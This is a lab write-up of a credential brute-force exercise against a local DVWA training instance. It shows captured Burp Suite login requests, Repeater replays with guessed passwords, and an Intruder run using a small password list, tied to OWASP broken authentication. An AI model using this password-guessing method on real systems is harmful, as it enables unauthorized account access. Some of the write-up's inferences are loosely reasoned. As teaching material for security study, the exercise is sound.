
We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

Explanation:

Login admin:password (Success): This highlights a Broken Authentication vulnerability. The application allows access with easy-to-guess or default credentials, a severe security misconfiguration that attackers exploit to gain unauthorized entry.

(b) Admin:12345678



Username

admin

Password

••••••••


Login failed

Explanation:

Login admin:12345678 (Fail): This shows expected secure behavior. The application correctly rejects invalid credentials, indicating a proper check for incorrect passwords, thus not a vulnerability itself but part of robust authentication.

2. Bruteforce using Burp

Capture request in burp


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop
Request to http://127.0.0.1:80
Open browser
Request
Pretty Raw Hex
Inspector
Notes


Time	Type	Direction	Method	URL	Status code	Length
16:17:36...	H...	→ Request	POST	http://127.0.0.1/dvwa/login.php		

```
POST /dvwa/login.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 88
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68; security=low
Connection: keep-alive

username=admin&password=password&Login=Login&user_token=03dd9be50b7f4d3c4387193e402e8d4e
```

(a) Burp Repeater:

Modify & replay with different credential like password=1234 or admin or password


Output1:


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Extensions Learn
Send Cancel Follow redirection
Target: http://127.0.0.1 HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
POST /dvwa/login.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 84
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68; security
=low
Connection: keep-alive

username=admin&password=1234&Login=Login&user_token=
03dd9be50b7f4d3c4387193e402e8d4e
```

```
HTTP/1.1 302 Found
Date: Thu, 03 Jul 2025 10:48:29 GMT
Server: Apache/2.4.63 (Debian)
Set-Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68;
expires=Fri, 04 Jul 2025 10:48:29 GMT; Max-Age=86400; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Output 2:


Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Extensions Learn
Send Cancel Follow redirection
Target: http://127.0.0.1 HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
Custom actions


```
POST /dvwa/login.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 85
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68; security
=low
Connection: keep-alive

username=admin&password=admin&Login=Login&user_token=
03dd9be50b7f4d3c4387193e402e8d4e
```

```
HTTP/1.1 302 Found
Date: Thu, 03 Jul 2025 10:49:46 GMT
Server: Apache/2.4.63 (Debian)
Set-Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68;
expires=Fri, 04 Jul 2025 10:49:46 GMT; Max-Age=86400; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Explanation:

admin:admin and admin:1234 resulted in failed logins. While you didn't provide screenshots for these specific failed attempts, their failure is the expected secure behavior for incorrect credentials. They do not indicate a vulnerability in themselves, but they are crucial for understanding the boundaries of the "Broken Authentication" issue (i.e., that *only* the correct default/weak password works, not any random guess).

Output 3:




```
POST /dvwa/login.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 88
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68; security
=low
Connection: keep-alive

username=admin&password=password&Login=Login&user_token=
03dd9be50b7f4d3c4387193e402e8d4e
```

```
HTTP/1.1 302 Found
Date: Thu, 03 Jul 2025 10:50:14 GMT
Server: Apache/2.4.63 (Debian)
Set-Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68;
expires=Fri, 04 Jul 2025 10:50:14 GMT; Max-Age=86400; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Explanation:

admin:password resulted in a successful login (as seen in screenshots like 161946.png, 162029.png, 162112.png). This confirms the Broken Authentication / Use of Default/Weak Credentials vulnerability.

(b) Burp Intruder:


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Extensions Learn
1 2 3
Start attack
Positions Add § Clear § Auto §
Payloads
Resource pool
Settings
Paste
Load...
Remove
Clear
Deduplicate
Add
Add from list... [Pro version only]
Edit

Sniper attack

Target: http://127.0.0.1 [✓] Update Host header to match target

```
POST /dvwa/login.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 88
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68; security=
low
Connection: keep-alive

username=admin&password=§password§&Login=Login&user_token=
03dd9be50b7f4d3c4387193e402e8d4e
```

Payload position: All payload positions
Payload type: Simple list
Payload count: 5
Request count: 5

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


```
admin
1234
password
user
admin1
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Output:



4. Intruder attack of http://127.0.0.1

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
0		302	7			455	
1	admin	302	4			454	
2	1234	302	4			454	
3	password	302	5			455	
4	user	302	3			454	
5	admin1	302	2			455	

```
POST /dvwa/login.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 88
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68; security=low
Connection: keep-alive

username=admin&password=password&Login=Login&user_token=03dd9be50b7f4d3c4387193e402e8d4e
```

Explanation: The Intruder attack successfully identified the correct password (password) for admin. While all attempts showed 302 Found redirects, knowing admin:password is correct for DVWA (low security) confirms the application is vulnerable to brute-force attacks, allowing attackers to guess credentials.

Vulnerability Type: Broken Authentication / Brute-Force Attack (Password Guessing)

OWASP Mapping

